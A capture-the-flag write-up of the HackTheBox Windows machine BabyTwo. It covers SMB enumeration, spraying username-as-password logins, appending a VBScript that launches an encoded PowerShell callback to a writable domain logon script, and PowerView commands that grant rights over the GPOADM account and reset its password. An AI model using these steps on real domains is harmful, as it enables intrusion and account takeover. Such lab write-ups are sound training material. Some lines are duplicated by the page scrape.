HackTheBox | BabyTwo

BabyTwo is a medium-difficulty Windows machine set in an Active Directory environment. The initial foothold is gained through password guessing and the abuse of Windows logon scripts. Privilege escalation is achieved by exploiting misconfigured Access Control Lists (ACLs) and Group Policy Objects (GPOs).
Table of Contents

Machine Information The User flag for this Box is located in a non-standard directory, C:.
nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
Nmap scan report for 10.129.234.72
 Host is up (0.24s latency).
 PORT     STATE SERVICE       VERSION
 53/tcp      open    domain        Simple DNS Plus
 88/tcp      open    kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-16 09:56:37Z)
 135/tcp     open    msrpc         Microsoft Windows RPC
 139/tcp     open    netbios-ssn   Microsoft Windows netbios-ssn
 389/tcp     open    ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
 |_ssl-date: TLS randomness does not represent time
 | ssl-cert: Subject:
 | Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
 | Not valid before: 2025-08-19T14:22:11
 |_Not valid after:  2105-08-19T14:22:11
 445/tcp     open    microsoft-ds?
 464/tcp     open    kpasswd5?
 593/tcp     open    ncacn_http    Microsoft Windows RPC over HTTP 1.0
 636/tcp     open    ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
 |_ssl-date: TLS randomness does not represent time
 | ssl-cert: Subject:
 | Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
 | Not valid before: 2025-08-19T14:22:11
 |_Not valid after:  2105-08-19T14:22:11
 3268/tcp    open    ldap          Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
 |_ssl-date: TLS randomness does not represent time
 | ssl-cert: Subject:
 | Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
 | Not valid before: 2025-08-19T14:22:11
 |_Not valid after:  2105-08-19T14:22:11
 3269/tcp    open    ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: baby2.vl, Site: Default-First-Site-Name)
 | ssl-cert: Subject:
 | Subject Alternative Name: DNS:dc.baby2.vl, DNS:baby2.vl, DNS:BABY2
 | Not valid before: 2025-08-19T14:22:11
 |_Not valid after:  2105-08-19T14:22:11
 |_ssl-date: TLS randomness does not represent time
 3389/tcp    open    ms-wbt-server Microsoft Terminal Services
 |_ssl-date: 2026-06-16T09:58:14+00:00; +6s from scanner time.
 | ssl-cert: Subject: commonName=dc.baby2.vl
 | Not valid before: 2026-06-15T09:32:39
 |_Not valid after:  2026-12-15T09:32:39
 | rdp-ntlm-info:
 |   Target_Name: BABY2
 |   NetBIOS_Domain_Name: BABY2
 |   NetBIOS_Computer_Name: DC
 |   DNS_Domain_Name: baby2.vl
 |   DNS_Computer_Name: dc.baby2.vl
 |   DNS_Tree_Name: baby2.vl
 |   Product_Version: 10.0.20348
 |_  System_Time: 2026-06-16T09:57:33+00:00
 Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

 Host script results:
 | smb2-security-mode:
 |   3.1.1:
 |_    Message signing enabled and required
 | smb2-time:
 |   date: 2026-06-16T09:57:34
 |_  start_date: N/A
 |_clock-skew: mean: 6s, deviation: 0s, median: 5s

 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

 Nmap done: 1 IP address (1 host up) scanned in 113.17 seconds
 Service scan ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% 0:00:00
We get info on domain baby2.vl and hostname dc So make sure to update /etc/hosts.
smb guest access,password spraying and Carl.Moore
both null and guest auth work but only guest has access to shares.
 And the most interesting are apps(which we have READ) and homes(which we have READ,WRITE)
So Lets start by checking what inside apps.
 We see two files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
└─$ cat CHANGELOG
[0.2]

- Added automated drive mapping

[0.1]

- Rolled out initial version of the domain logon script

└─$ strings login.vbs.lnk
/C:\
Windows
SYSVOL
sysvol
baby2.vl
scripts
login.vbs
C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\
\\DC\NETLOGON
login.vbs
a~Md
a~Md
1SPS
sf"i
1SPS
1SPS0
1SPS
jc(=
1SPS
So we do know there is an autologon script and its location is most likely C:\Windows\SYSVOL\sysvol\baby2.vl\scripts
 we do find these directories but there is nothing in them.
But do notice the edit date of library is different drw-rw-rw- 0 Sat Sep 2 17:45:25 2023 library
We do have a list of potential users tho.
so we can save them to a file and try password spraying using username as password.
 We do see
 Carl.Moore:Carl.Moore and library:library work.Lets see what access they have.

 We have same access especially docs and even SYSVOL which we did not have.
Login.vbs modification,Shell as amelia and user flag
We do remember C:\Windows\SYSVOL\sysvol\baby2.vl\scripts\ which from smb we did not have access as guest user but now we do have read.
Lets check it out.
 We do see it and note we can read and write to it.
contents are:
We do see it and note we can read and write to it.
contents are:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
Sub MapNetworkShare(sharePath, driveLetter)
    Dim objNetwork
    Set objNetwork = CreateObject("WScript.Network")

    ' Check if the drive is already mapped
    Dim mappedDrives
    Set mappedDrives = objNetwork.EnumNetworkDrives
    Dim isMapped
    isMapped = False
    For i = 0 To mappedDrives.Count - 1 Step 2
        If UCase(mappedDrives.Item(i)) = UCase(driveLetter & ":") Then
            isMapped = True
            Exit For
        End If
    Next

    If isMapped Then
        objNetwork.RemoveNetworkDrive driveLetter & ":", True, True
    End If

    objNetwork.MapNetworkDrive driveLetter & ":", sharePath

    If Err.Number = 0 Then
        WScript.Echo "Mapped " & driveLetter & ": to " & sharePath
    Else
        WScript.Echo "Failed to map " & driveLetter & ": " & Err.Description
    End If

    Set objNetwork = Nothing
End Sub

MapNetworkShare "\\dc.baby2.vl\apps", "V"
MapNetworkShare "\\dc.baby2.vl\docs", "L"
So we could replace it with our own vbs script or modify it,that would probably give us shell.
vbs modification and upload
We can use this vbs template.(We can place it at the end o the file)
1
2
3
4
5
Set objShell = CreateObject("WScript.Shell")
strCommand = "powershell -e BASE64ENCODED"
Set objExec = objShell.Exec(strCommand)
' optional but the below line returns output
strOutput = objExec.StdOut.ReadAll()
Shell as amelia and user flag
Then put it to the share through smb and wait for the script to run and get callback.

And we get shell as amelia.griffiths.
Lets visit / directory and retreive the user flag.
Bloodhound,GPADM,GPOAbuse and root flag
Now Lets get that bloodhound data and gain more domain info.

Collecting Bloodhound Data and domain enum
we do have access to ldap.
 Ill be using rusthound-ce.

 Upload to bloodhound and get data on amelia.
We can see we have outbound control on two groups but the most interesting is the Legacy.
Upload to bloodhound and get data on amelia.
We can see we have outbound control on two groups but the most interesting is the Legacy.
 Us being a member of legacy means we inherit the privileges of the group itself.
So this means we have
Us being a member of legacy means we inherit the privileges of the group itself.
So this means we have WriteDacl and WriteOwner on GPOADM and the GPO-Management OU.

lateral movement from amelia to GPADM
We could start but getting access to GPOADM and since we dont have amelia’s creds well have to do it from the powershell session.
Otherwise we would have used bloodyad.So lets get PowerView
PowerView is a prominent cybersecurity and penetration testing framework used for Active Directory (AD) reconnaissance and situational awareness. It utilizes standard Windows API functions and PowerShell AD hooks to map domain environments, discover users, locate privileged accounts, and identify security misconfigurations.The tool is typically used for offensive security assessments and post-exploitation, as it can perform these functions without requiring elevated privileges upon initial
So we’ll save it and transfer it to the baby2 machine.
We can then import it.
 and use these commands to change the pass.
1
2
3
Add-DomainObjectAcl -Rights all -TargetIdentity GPOADM -PrincipalIdentity Amelia.Griffiths
$cred = ConvertTo-SecureString 'NewPassword' -AsPlainText -Force
Set-DomainUserPassword GPOADM -AccountPassword $cred
 And now try to login using the new creds.
 and they work.
GPADM and GPOAbuse
Back to bloodhound to view what outbounds we have.
